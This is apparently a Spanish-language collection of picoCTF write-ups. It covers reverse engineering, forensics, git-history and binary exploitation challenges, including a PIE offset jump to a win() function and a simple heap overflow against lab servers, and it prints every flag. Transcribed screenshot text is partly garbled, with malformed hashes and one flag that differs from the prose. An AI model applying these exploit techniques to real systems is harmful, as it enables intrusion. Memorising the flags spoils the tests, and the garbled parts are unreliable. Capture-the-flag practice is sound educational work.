
```
return password.equals("w4rmlng_Up_wlth_J4v4_3808d338b46");
```

Esto indica que la contraseña está **hardcodeada** en el programa. Es una práctica insegura, pero útil en este contexto para aprendizaje.

3. Extracción de la flag:

La contraseña completa se encuentra directamente dentro del método. Al añadirla al formato picoCTF{...}, se obtiene la flag:

```
picoCTF{w4rmlng_Up_wlth_J4v4_3808d338b46}
```



Categoría: Forensics

Enunciado

"Can you find the flag in this disk image?"

Se proporciona una imagen de disco comprimida (`disko-1.dd.gz`). El reto consiste en examinar su contenido para encontrar una cadena con el formato de la flag.

Resolución

1. Descompresión de la imagen de disco

Primero, se descomprime el archivo `.gz`:

```
gunzip disko-1.dd.gz
```

Esto genera el archivo `disko-1.dd`.

2. Búsqueda de cadenas legibles

Dado que no se especifica el sistema de archivos o estructura, una técnica directa y eficaz es buscar cadenas de texto que contengan el patrón `picoCTF`:

```
strings disko-1.dd | grep picoCTF
```

Esto busca en toda la imagen secuencias ASCII legibles, útil para encontrar flags incrustadas sin protección.


3. Resultado

La flag aparece directamente en el resultado:

```
picoCTF{1t5_ju5t_4_5tr1n9_be6031da}
```

Flag

```
picoCTF{1t5_ju5t_4_5tr1n9_be6031da}
```



Categoría: Forensics

Descripción del reto:

Se proporciona un archivo sospechoso llamado `flag2of2-final.pdf`. El enunciado sugiere que el archivo genera dudas respecto a su verdadero formato, lo que implica que podría tratarse de un archivo *polyglot*, es decir, uno que puede ser interpretado como distintos formatos válidos por diferentes programas.

Metodología de resolución:

1. Inspección inicial del archivo

Se abrió el archivo en un editor de texto plano (comando `cat flag2of2-final.pdf`) y se observó que comienza con la cabecera `\x89PNG`, típica de archivos de imagen PNG, seguida de contenido que sugiere la presencia de un archivo PDF.

2. Visualización como imagen

El archivo fue renombrado como `.png` (`flag2of2-final.png`) y abierto con un visor de imágenes. La imagen reveló la primera parte de la flag: `picoCTF{flu3n7_`




3. Visualización como PDF

Luego, el mismo archivo fue abierto como `.pdf`. Al visualizar el contenido en un lector PDF, se pudo observar el resto de la flag: `1n_pn9_&_pdf_53b741d6}`

4. Flag completa:

Combinando ambos resultados, la flag completa obtenida fue:

```
picoCTF{flu3n7_1n_pn9_&_pdf_53b741d6}
```



Categoría: General Skills

Descripción proporcionada:

What was I last working on? I remember writing a note to help me remember...

You can download the challenge files here: `challenge.zip`

Desarrollo del reto

1. Análisis inicial:

Tras descomprimir el archivo `challenge.zip`, se obtiene un directorio llamado `drop-in/`, el cual contiene un archivo de texto `message.txt` y un repositorio Git inicializado (se observa por la presencia del subdirectorio `.git`).

2. Revisión del contenido visible:

Al inspeccionar `message.txt`, el texto es:

```
This is what I was working on, but I'd need to look at my commit history to know why...
```

Lo cual sugiere que el objetivo es inspeccionar el historial de commits para hallar información relevante.

3. Enumeración con Git:

Se ejecuta:

```
git log
```

El cual muestra un commit con el siguiente mensaje:

```
commit 1022f8364... (HEAD -> master)
Author: picoCTF <ops@picoctf.com>
Date: Tue Mar 12 00:07:24 2024 +0000

picoCTF{t1m3m@ch1n3_8defe16a}
```

4. Flag recuperada:

```
picoCTF{t1m3m@ch1n3_8defe16a}
```

Reverse Engineering

Forensics

General Skills

Binary Exploitation

General Skills

Time Machine

AUTHOR: JEFFERY JOHN

Description

What was I last working on? I remember writing a note to help me remember...

You can download the challenge files here:

- challenge.zip

40.691 users solved

93% Liked

Submit Flag

picoCTF{FLAG}

Kali Linux 2021.3 SS&S022 [Comando] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

drop-in

```
kali@kali:~/Escritorio$ cd drop-in
kali@kali:~/Escritorio/drop-in$ ls
message.txt
kali@kali:~/Escritorio/drop-in$ cat message.txt
This is what I was working on, but I'd need to look at my commit history to know why...
kali@kali:~/Escritorio/drop-in$ git help
usage: git [-v] [--version] [-h] [--help] [-C <path>] [-c <name>=<value>]
      [--exec-path<path>] [--html-path] [--man-path] [--info-path]
      [-p] [--paginate] [-P] [--no-pager] [--no-replace-objects] [--no-lazy-fetch]
      [--no-optional-locks] [--no-advice] [--bare] [--git-dir<path>]
      [--work-tree<path>] [--namespace=<name>] [--config-env=<name>=<envvar>]
      <command> [<args>]

Estos son comandos comunes de Git usados en varias situaciones:
comenzar un área de trabajo (mira también: git help tutorial)
clone  Clonar un repositorio dentro de un nuevo directorio
init   Crear un repositorio de uit vacío o reinicia el que ya existe
trabajar en los cambios actuales (mira también: git help everyday)
add    Agregar contenido de archivos al índice
mv     Mover o cambiar el nombre a archivos, directorios o enlaces simbólicos
restore Restaurar archivos del árbol de trabajo
```

Reverse Engineering

Forensics

General Skills

Binary Exploitation

General Skills

Time Machine

AUTHOR: JEFFERY JOHN

Description

What was I last working on? I remember writing a note to help me remember...

You can download the challenge files here:

- challenge.zip

40.691 users solved

93% Liked

Submit Flag

picoCTF{t1m3m@h1n3_8defe16a}

Kali Linux 2021.3 SS&S022 [Comando] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

drop-in

```
kali@kali:~/Escritorio/drop-in$ git diff
kali@kali:~/Escritorio/drop-in$ git log
commit 18228f26427781ef3a9ac84232757831f38ebec (HEAD -> master)
Author: picoCTF <compoic@ctf.cano>
Date: Tue May 12 08:07:24 2024 +0000

    picoCTF{t1m3m@h1n3_8defe16a}
kali@kali:~/Escritorio/drop-in$
```

Categoría: General Skills

Enunciado

"I accidentally wrote the flag down. Good thing I deleted it!"

Este reto proporciona un archivo comprimido con un repositorio de Git donde supuestamente se escribió la flag por error y luego fue eliminada. El objetivo es revisar el historial del repositorio para encontrar esa flag.

Resolución

1. Descarga y extracción del archivo

Se descarga el archivo `challenge.zip` y se descomprime. Dentro encontramos un repositorio Git:

```
unzip challenge.zip
cd drop-in
```

2. Revisión del historial de commits

Utilizamos el comando `git log` para visualizar el historial de commits y detectar uno con el mensaje `create flag`:

```
git log
```

Se observa un commit anterior con el mensaje `create flag` y el hash correspondiente:

```
3d5ec8a26ee7b092a1760fea18f384c35e435139
```

3. Cambiar a ese commit para ver los archivos antiguos

```
git checkout 3d5ec8a26ee7b092a1760fea18f384c35e435139
```

4. Lectura del contenido del archivo `message.txt`

```
cat message.txt
```

En este archivo aparece la flag escrita originalmente:

```
picoCTF{s@n1t1z3_30e86d36}
```

Flag

```
picoCTF{s@n1t1z3_30e86d36}
```

picoCTF - picoCTF Challenges

play.picoctf.org/practice/challenge/4117...

Beginner picoMini 2022

picoMini by redpwn

picoCTF 2021

picoCTF 2020 Mini-Competition

picoCTF 2019

picoGym

General Skills

Super SSH

59.923 solves

Webshell

Commitment Issues

Easy General Skills picoCTF 2024 browser_webshell_solvable git

AUTHOR: JEFFERY JOHN

Description

I accidentally wrote the flag down. Good thing I deleted it!

You download the challenge files here:

- challenge.zip

26.051 users solved

97% Liked

picoCTF{s@n1t1z3_30e86d36}

Submit Flag

```
Archivo Maquina Ver Entrada Dispositivos Ayuda
kali@kali:~/Escritorio$ cd drop-in
$ git checkout 3d5eca
Nota: cambiando a '3d5eca'.
Te encuentras en estado 'detached HEAD'. Puedes revisar por aqui, hacer cambios experimentales y hacer commits, y puedes descartar cualquier commit que hayas hecho en este estado sin impactar a tu rama realizando otro checkout.
Si quieres crear una nueva rama para mantener los commits que has creado, puedes hacerlo (ahora o despues) usando -c con el comando checkout. Ejemplo:
git switch -c <nombre-de-nueva-rama>
o deshacer la operacion con:
git switch -
Desactiva este aviso poniendo la variable de config advice.detachedHead en false
HEAD está ahora en 3d5eca create flag
kali@kali:~/Escritorio/drop-in$ git checkout 3d5eca30e86d36
HEAD está ahora en 3d5eca create flag
kali@kali:~/Escritorio/drop-in$ ls
ls
kali@kali:~/Escritorio/drop-in$ cat message.txt
cat message.txt
picoCTF{s@n1t1z3_30e86d36}
kali@kali:~/Escritorio/drop-in$
```

picoCTF - picoCTF Challenges

play.picoctf.org/practice/challenge/4117...

Beginner picoMini 2022

picoMini by redpwn

picoCTF 2021

picoCTF 2020 Mini-Competition

picoCTF 2019

picoGym

General Skills

Super SSH

59.923 solves

Webshell

Commitment Issues

Easy General Skills picoCTF 2024 browser_webshell_solvable git

AUTHOR: JEFFERY JOHN

Description

I accidentally wrote the flag down. Good thing I deleted it!

You download the challenge files here:

- challenge.zip

26.051 users solved

97% Liked

picoCTF{FLAG}

Submit Flag

```
Archivo Maquina Ver Entrada Dispositivos Ayuda
kali@kali:~/Escritorio$ cd drop-in
extracting: drop-in/.git/objects/6b/52d1ec2d83fa2e85b7241ff73b457d59b7
creating: drop-in/.git/objects/6c/
extracting: drop-in/.git/objects/6c/1ab260b7a3a1cd9990b09f02b7a208jaec03
creating: drop-in/.git/objects/6f/
extracting: drop-in/.git/objects/6f/237d7f82d2e69f626d53279abc1c8ac66f6d64
extracting: drop-in/.git/index
creating: drop-in/.git/COMMIT_EDITMSG
creating: drop-in/.git/logs/
initializing: drop-in/.git/logs/HEAD
creating: drop-in/.git/logs/refs/
creating: drop-in/.git/logs/refs/heads/
initializing: drop-in/.git/logs/refs/heads/master
extracting: drop-in/message.txt
kali@kali:~/Escritorio$ cd drop-in
kali@kali:~/Escritorio/drop-in$ ls
message.txt
kali@kali:~/Escritorio/drop-in$ git log
commit #1237d7f82d2e69f62d53279abc1c8ac66f6d64 (HEAD -> master)
Author: picoCTF <ops@picoctf.com>
Date: Sat Mar 9 21:18:14 2024 +0000
remove sensitive info
commit 3d5eca30e86d3630e86d3630e86d3630e86d36
Author: picoCTF <ops@picoctf.com>
Date: Sat Mar 9 21:18:14 2024 +0000
create flag
```

Categoría: Binary Exploitation

Enunciado

El programa ejecutable pregunta al usuario por una dirección de memoria a la cual desea saltar (usando `goto`). El objetivo es calcular la dirección exacta de la función `win()` y redirigir la ejecución hacia ella para imprimir la flag.

Resolución

Análisis del binario con gdb

Se abre el binario en `gdb` y se utiliza el comando `disassemble` para inspeccionar las funciones:

```
gdb vuln
(gdb) disassemble main
```

Se observa que la dirección de inicio de `main` es:

```
0x000055555555533d
```

Y la dirección de la función `win()`:

```
(gdb) disassemble win
```

Devuelve:

```
0x00005555555552a7
```

Cálculo de la diferencia

Restando las direcciones:

```
0x533d - 0x52a7 = 0x96
```

Se deduce que para llegar a `win()` se debe restar `0x96` (o 150 en decimal) desde la dirección de `main`.

Prueba en entorno remoto

El reto proporciona una conexión remota con `nc`. Se observa que al conectarse, el servidor indica la dirección base de `main` (dinámica):

```
nc rescued-float.picoctf.net 58959
Address of main: 0x61d814f9133d
```

Cálculo de la dirección de `win()` en este caso:

`main = 0x61d814f9133d`

`win = main - 0x96 = 0x61d814f912a7`

Se ingresa esa dirección:

`0x61d814f912a7`


Y el sistema responde:





You won!

`picoCTF{b4s1c_p051t10n_1nd3p3nd3nc3_378c1259}`

Flag

`picoCTF{b4s1c_p051t10n_1nd3p3nd3nc3_378c1259}`





Categoría: Binary Exploitation

Enunciado

"Are overflows just a stack concern?"

Este reto explora si los desbordamientos (overflows) también pueden afectar la memoria dinámica (heap). Se proporciona un binario y su código fuente para conectarse a un servidor remoto donde el programa utiliza `malloc` para asignar memoria y permite al usuario escribir datos.

Resolución

1. Conexión al servidor remoto

Nos conectamos mediante `netcat` al servidor proporcionado:

```
nc tethys.picoctf.net 49488
```

2. Análisis del programa

El menú permite:

- Ver el estado actual del heap.
- Escribir datos en un buffer asignado dinámicamente.
- Ver la variable `safe_var`.
- Imprimir la flag (si `safe_var` no ha sido alterada).

Al imprimir el heap (Opción 1) se observan dos bloques `malloc`:

```
0x62261cf292b0 -> pico  
0x62261cf292d0 -> bico
```

Podemos deducir que estos bloques están contiguos en el heap. Si escribimos una cantidad suficientemente grande en el primero, podemos sobrescribir datos en el segundo.

3. Desbordamiento del heap

Seleccionamos la opción 2 (Write to buffer) e introducimos un gran número de caracteres a:

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Esto sobrescribe la variable `safe_var` en el heap, modificando su valor.

4. Imprimir la flag

Después del desbordamiento, elegimos la opción 4 para imprimir la flag:

```
YOU WIN
picoCTF{my_first_heap_overflow_4fa6dd49}
```

Flag

picoCTF{my_first_heap_overflow_4fa6dd49}

